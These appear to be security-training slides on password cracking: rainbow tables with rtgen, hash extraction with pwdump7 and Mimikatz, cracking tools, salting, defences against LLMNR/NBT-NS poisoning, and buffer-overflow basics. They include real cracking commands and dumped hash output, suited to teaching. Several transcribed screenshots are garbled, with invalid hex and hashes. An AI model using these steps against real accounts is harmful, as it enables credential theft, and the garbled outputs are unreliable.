
## Passive Online Attacks: Man-in-the-Middle and Replay Attacks



- In an MITM attack, the attacker **acquires access to the communication channels** between the victim and the server to extract the information needed
- In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant information is extracted, the tokens are placed back on the network to gain access

### Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**



# Offline Attacks: Rainbow Table Attack

## Rainbow Table

A rainbow table is a precomputed table that contains word lists like **dictionary files**, **brute force lists**, and their **hash values**

## Compare the Hashes

The hash of **passwords** is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked

## Easy to Recover

It is easy to recover passwords by comparing the captured password hashes to the **precomputed tables**

## Precomputed Hashes

1qazwed	.....* 4259cc34599c530b28a6a8f225d668590
hh021da	.....* c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf	.....* 3cd696a8571a843cda453a229d741843
sodifo8sf	.....* c744b1716cbf8d4dd0ff4ce31a177151

## Tool to Create Rainbow Tables: rtgen

The rtgen program needs **several parameters** to generate a rainbow table. The syntax for the command line is as follows:

**Syntax:** rtgen hash\_algorithm charset plaintext\_len\_min plaintext\_len\_max table\_index chain\_len chain\_num part\_index

```
Command Prompt  
C:\>rtgen md5 /length=16 /charset=loweralpha-number/1-9/_0_1MD5rainbow/Kurt parameters  
hash algorithm: md5  
hash length: 16  
charset name: loweralpha-number/1-9/_0_1MD5rainbow/Kurt  
charset data: abcdefghijklmnopqrstuvwxyz  
Charset data in hex: 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78  
79 7a 7b 7c 7d 7e 7f 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 8g 8h 8i 8j 8k 8l 8m 8n 8o 8p 8q 8r 8s 8t 8u 8v 8w 8x 8y 8z  
chain length: 16  
digest length range: 1 - 7  
reduce offset: 0x00000000  
digest total: 0x00000000  
md5total starting point begin from A (loweralpha-number)  
generating...  
00000000 00000000 rainbow chains generated (8 w 8.8 8)  
00000100 00000000 rainbow chains generated (8 w 7.7 8)  
00000200 00000000 rainbow chains generated (8 w 6.6 8)  
00000300 00000000 rainbow chains generated (8 w 5.5 8)  
00000400 00000000 rainbow chains generated (8 w 4.4 8)  
00000500 00000000 rainbow chains generated (8 w 3.3 8)  
00000600 00000000 rainbow chains generated (8 w 2.2 8)  
00000700 00000000 rainbow chains generated (8 w 1.1 8)  
http://project-rainbowcrack.com
```

**Syntax:** rtgen hash\_algorithm charset plaintext\_len\_min  
plaintext\_len\_max table\_index chain\_len chain\_num part\_index

```
c:\ Command Prompt
C:\Users\Wulin\Desktop\rainbowcrack-1.7-win64>rtgen md5 loweralpha-numeric 1 7 0 1000 4000000 0
                                                rainbow table md5_loweralpha-numeric#1-7_0_1000x4000000_0.rt parameters
hash algorithm:      md5
hash length:        16
charset name:       loweralpha-numeric
charset data:        abcdefghijklmnopqrstuvwxyz0123456789
charset data in hex: 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78
79 7a 30 31 32 33 34 35 36 37 38 39
                                                charset length:      36
plaintext length range: 1 - 7
reduce offset:        0x0000000000
plaintext total:      80603140212

sequential starting point begin from 0 (0x0000000000000000)
generating...
65536 of 4000000 rainbow chains generated (0 m 6.6 s)
131072 of 4000000 rainbow chains generated (0 m 7.7 s)
196608 of 4000000 rainbow chains generated (0 m 6.6 s)
262144 of 4000000 rainbow chains generated (0 m 6.7 s)
327680 of 4000000 rainbow chains generated (0 m 6.7 s)
393216 of 4000000 rainbow chains generated (0 m 6.7 s)
458752 of 4000000 rainbow chains generated (0 m 7.0 s)
524288 of 4000000 rainbow chains generated (0 m 7.0 s)
589824 of 4000000 rainbow chains generated (0 m 6.5 s)
655360 of 4000000 rainbow chains generated (0 m 6.7 s)
```

## Offline Attacks: Distributed Network Attack




- A Distributed Network Attack (DNA) technique is used for **recovering passwords from hashes or password-protected files** using the unused processing power of machines across the network
  
- The DNA Manager is installed in a **central location** where machines running on DNA Client can access it over the network
  
- The DNA Manager coordinates the attack and **allocates small portions of the key search** to machines that are distributed over the network
  
- The DNA Client **runs in the background** consuming only unused processor time
  
- The program combines the processing capabilities of all the clients connected to the network and uses it to **crack the password**

# Password Recovery Tools

## Elcomsoft Distributed Password Recovery

Elcomsoft Distributed Password Recovery breaks **complex passwords**, recovers strong **encryption keys**, and **unlocks documents** in a production environment



## Password Recovery Toolkit

<https://accessdata.com>



## Passware Kit Forensic

<https://www.passware.com>



## hashcat

<https://hashcat.net>



## Windows Password Recovery Tool

<https://www.windowspasswordsrecovery.com>




## PCUnlocker

<https://www.top-password.com>

## Tools to Extract the Password Hashes

### pwdump7

- pwdump7 extracts LM and NTLM password hashes of local user accounts from the **Security Account Manager** (SAM) database



```
C:\Users\Admin\Desktop\pwdump7\PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Admin:500:NO PASSWORD*****:929379458518814341DE3F726500D4FF:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:;;
S-503:NO PASSWORD*****:NO PASSWORD*****:;;
S-504:AF84217DC9134AM48833DC862BC5ACC6:91D1FE9804D9F585C5285D34ABEC96B6:;;
S-1000:06C10EF0F2D888617483F435C0528CS3:3F21ECCD4014A50EDC54C7E544AB0653:;;
S-1001:E1F12803F7E288B148FF7EB5188C39A2:3EC0C955E8B42140481F2484C3F46D76:;;
```

<https://www.tarasco.org>

### Tools to Extract the Password Hashes

- Mimikatz  
(<https://github.com>)
- Powershell Empire  
(<https://github.com>)
- DSInternals PowerShell  
(<https://github.com>)
- Ntdsxtract  
(<https://github.com>)


**Note:** These tools must be run with administrator privileges

# Password-Cracking Tools: L0phtCrack and ophcrack



## L0phtCrack


L0phtCrack is a tool designed to **audit** **passwords** and recover applications



<https://www.l0phtcrack.com>

## ophcrack

ophcrack is a Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms




<http://ophcrack.sourceforge.net>

# Password-Cracking Tools

## RainbowCrack

RainbowCrack cracks hashes with **rainbow tables**. It uses a **time-memory tradeoff** algorithm to crack hashes



The screenshot shows the RainbowCrack application window. At the top, there's a menu bar with File, Edit, View, Rainbow Table, Help, and a toolbar with icons for彩虹表 (Rainbow Table), Hash, and Help. Below the menu is a table with four columns: Hash, Plaintext, Plaintext in Hex, and Comment. The Hash column lists several hash values. The Plaintext and Comment columns show the results of the cracking process. A red box highlights the 'not found' entries in the Comment column. Below the table is a 'Messages' section with the text 'plaintext of 2c20d252a479ff85cd5e171d5038bf is query'. At the bottom is a 'statistics' section with various performance metrics.

Hash	Plaintext	Plaintext in Hex	Comment
31a6cde0d16ae031b73c59d7w009e0			
31a6cde0d16ae031b73c59d7e0c089e0			
31a6cde0d16ae031b73c59d7e2c089e0			
92937945a518814341ca37255004f	not found	not found	
5ebe7d9e074da3eeaaef1baa2bb0ed76	apple	6170706c65	Martin
2d20d352a479ff85cd5e171d5038bf	gweny	717785727479	Jason
9cb6948905797b02a020079702a9537	test	74657374	Shweta

Messages:  
plaintext of 2c20d252a479ff85cd5e171d5038bf is query

statistics:  
plaintext found: 3 of 6  
total time: 11.05 s  
time of chain traverse: 4.11 s  
time of alarm check: 5.77 s  
time of disk read: 0.64 s  
hash & reduce calculation of chain traverse: 11510402  
hash & reduce calculation of alarm check: 34352779  
number of alarm: 65343  
performance of chain traverse: 2.80 million/s  
performance of alarm check: 6.08 million/s

<http://project-rainbowcrack.com>



## John the Ripper

<https://www.openwall.com>



## hashcat

<https://hashcat.net>



## THC-Hydra

<https://github.com>



## Medusa

<http://joofus.net>

## Password Salting

- Password salting is a technique where a **random string of characters are added** to the password before calculating their hashes



- Advantage:** Salting makes it more difficult to reverse the hashes and defeat pre-computed hash attacks



```
Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d  
Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac  
Cecil:root:209be1:a483b303c23af34761de02be038fde08
```

Same password but  
different hashes due to  
different salts

**Note:** Windows password hashes are not salted

## How to Defend against Password Cracking



1

Use an **information security audit** to monitor and track password attacks

2

Disallow use of the **same password** during a password change

3

Disallow password **sharing**

4

Disallow the use of passwords that can be found in a **dictionary**

5

Do not use **cleartext** protocols and protocols with **weak encryption**

6

Set the **password change policy** to 30 days

7

Avoid **storing passwords** in an unsecured location

8

Do not use any system **default passwords**

## How to Defend against Password Cracking (Cont'd)



- 9 Make passwords hard to guess by requiring **8-12 alphanumeric** characters consisting of a combination of uppercase and lowercase letters, numbers, and symbols
- 10 Ensure that applications **neither store** passwords in memory **nor write** them to disks in clear text
- 11 Use a **random string** (salt) as a prefix or suffix to the password before encryption
- 12 Enable **SYSKEY** with a strong password to encrypt and protect the SAM database
- 13 Disallow the use of passwords such as **date of birth**, spouse, child's, or pet's name
- 14 Monitor the **server's logs** for brute force attacks on the users' accounts
- 15 Lockout an account subjected to too many **incorrect password** guesses




## How to Defend against Password Cracking (Cont'd)

- 16 Make the **system BIOS password-protected**, particularly on devices that are susceptible to physical threats
- 17 Train employees to **thwart social engineering tactics** such as shoulder surfing and dumpster diving, which are used to steal credentials
- 18 Perform **password screening** when new passwords are created to avoid using commonly used passwords
- 19 Use **two-factor or multi-factor authentication**, for example, using CAPTCHA to prevent automated attacks
- 20 Secure and **control physical access** to systems to prevent offline password attacks
- 21 Ensure that the **password database files** are **encrypted** and accessible only to system administrators
- 22 **Mask the display of passwords on the screen** to avoid shoulder surfing attacks

# How to Defend against LLMNR/NBT-NS Poisoning

## Disabling LMBNR

- Open the **Local Group Policy Editor** and navigate to **Local Computer Policy** → **Computer Configuration** → **Administrative Templates** → **Network** → **DNS Client**
- In the DNS client, double-click on **Turn off multicast name resolution**
- Select the **Enabled** radio button and then click **OK**



## Disabling NBT-NS

- Open the **Control Panel** and navigate to **Network and Internet** → **Network and Sharing Center** and click on **Change adapter settings** option present on the right side
- Right-click on the network adapter and click **Properties**, select **TCP/IPv4** and then click **Properties**
- Under the **General** tab, go to **Advanced** → **WINS**
- From the NetBIOS options, check "**Disable NetBIOS over TCP/IP**" radio button and click **OK**





# Tools to Detect LLMNR/NBT-NS Poisoning

## Vindicate

Vindicate is an LLMNR/NBNS/mDNS Spoofing Detection Toolkit to **detect name service spoofing**

```

PS C:\Users\Admin\Desktop\VindicateTool-master\Releases\binaries> ./VindicateCLI.exe
Vindicate - Copyright (C) 2022 Danny Ratnes
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; see LICENSE for details.

Unable to load mDNS service (Only one usage of each socket address (protocol)/network address)
1. Disabling. Port 5355 is in use or insufficient privileges?
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Spoofing confidence level adjusted to Low
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Spoofing confidence level adjusted to Certain
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD Service at 10.10.10.11 claiming Responder WPAD response
Detected NBNS response from 10.10.10.11 claiming 10.10.10.11
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected active NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11

```

<https://github.com>

## got-responded

got-responded helps security professionals to check for both **LLMNR/NBT-NS spoofing**

```

ubuntu@ubuntu:~/got-responded$ python responded.py
[REDACTED]
[REDACTED]
[REDACTED]

Author: @_k_n_


07-11 04:49 INFO    Detection started
07-11 04:49 INFO    detectNBNSpoof: Got a response for SRVFILE-F5U3 from 10.1
0.10.11, sending verification using SRVDB30YZ after 2s
07-11 04:49 INFO    detectNBNSpoof: Got verification using SRVDB30YZ from 10.
10.10.11
07-11 04:49 INFO    Spoofing detected by ip 10.10.10.11, going dark for 300s
07-11 04:55 INFO    Going silent for 300s, don't want to spam the responder
07-11 04:55 INFO    detectNBNSpoof: Got a response for WORKSTATION-TF74 fro
m 10.10.10.11, sending verification using RECEPTION-JNPO after 10s
07-11 04:55 INFO    detectNBNSpoof: Got verification using RECEPTION-JNPO fro
m 10.10.10.11
07-11 04:55 INFO    Spoofing detected by ip 10.10.10.11, going dark for 300s

```

<https://github.com>

# Vulnerability Exploitation



- Vulnerability exploitation involves the execution of multiple complex, interrelated steps to **gain access to a remote system**. The steps involved are as follows:

- ① Identify the vulnerability
- ② Determine the risk associated with the vulnerability
- ③ Determine the capability of the vulnerability
- ④ Develop the exploit
- ⑤ Select the method for delivering – local or remote
- ⑥ Generate and deliver the payload
- ⑦ Gain remote access





# Exploit Sites

The screenshot shows the Exploit Database homepage with a search bar at the top. Below it, there's a search result table with columns for ID, Title, Type, and Status. One entry is highlighted: "MS16-031 - Microsoft Edge - Microsoft Edge Buffer Overflow Vulnerability". The URL <https://www.exploit-db.com> is visible at the bottom.

The screenshot shows the SecurityFocus homepage with a search bar at the top. Below it, there's a search result table with columns for Header, Title, and Version. One entry is highlighted: "Apache Tomcat - Apache Tomcat 8.0.33 - Java Deserialization Vulnerability". The URL <https://www.securityfocus.com> is visible at the bottom.

<https://www.securityfocus.com>

The screenshot shows the VulDB homepage with a search bar at the top. Below it, there's a search result table with columns for Published, Name, Type, and Vulnerability. One entry is highlighted: "Microsoft Edge - Microsoft Edge - Microsoft Edge Buffer Overflow Vulnerability". The URL <https://vuldb.com> is visible at the bottom.

The screenshot shows the CVE homepage with a search bar at the top. Below it, there's a search result table with columns for CVE ID, Title, and Description. One entry is highlighted: "CVE-2016-0026 - ImageMagick - ImageMagick - Stack-based buffer overflow in the function ImageGetPixel in coders/png.c". The URL <https://cve.mitre.org> is visible at the bottom.

<https://cve.mitre.org>

# Buffer Overflow

- A buffer is an area of **adjacent memory** locations allocated to a program or application to handle its runtime data
- Buffer overflow or overrun is a **common vulnerability** in an applications or programs that accepts more data than the allocated buffer
- This vulnerability allows the application to exceed the buffer while writing data to the buffer and **overwrite neighboring memory** locations
- Attackers exploit buffer overflow vulnerability to **inject malicious code** into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

## Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Lack of boundary checking
- Using older versions of programming languages
- Using unsafe and vulnerable functions
- Lack of good programming practices
- Failing to set proper filtering and validation principles
- Executing code present in the stack segment
- Improper memory allocation
- Insufficient input sanitization

## Types of Buffer Overflow: Stack-Based Buffer Overflow

- A stack is used for **static memory allocation** and stores the variables in "Last-in First-out" (LIFO) order
- There are two stack operations:
  - **PUSH** stores the data onto the stack
  - **POP** removes data from the stack .



- When a function starts execution, a **stack frame** is pushed onto the stack in the ESP register
- When the function returns, the stack frame is popped out and execution resumes from the return address stored on the **EIP register**
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to **replace the return address** of the function with the malicious code that allows them to gain shell access to the target system

ESP (Extended Stack Pointer) → Stack Frame

Buffer Space


EBP (Extended Base Pointer)

EIP (Extended Instruction Pointer) → Return Address

Stack memory includes five types of registers:


- **EBP:** Extended Base Pointer (EBP), also known as StackBase, stores the address of the first data element stored onto the stack
- **ESP:** Extended Stack Pointer (ESP) stores the address of the next data element to be stored onto the stack
- **EIP:** Extended Instruction Pointer (EIP) stores the address of the next instruction to be executed
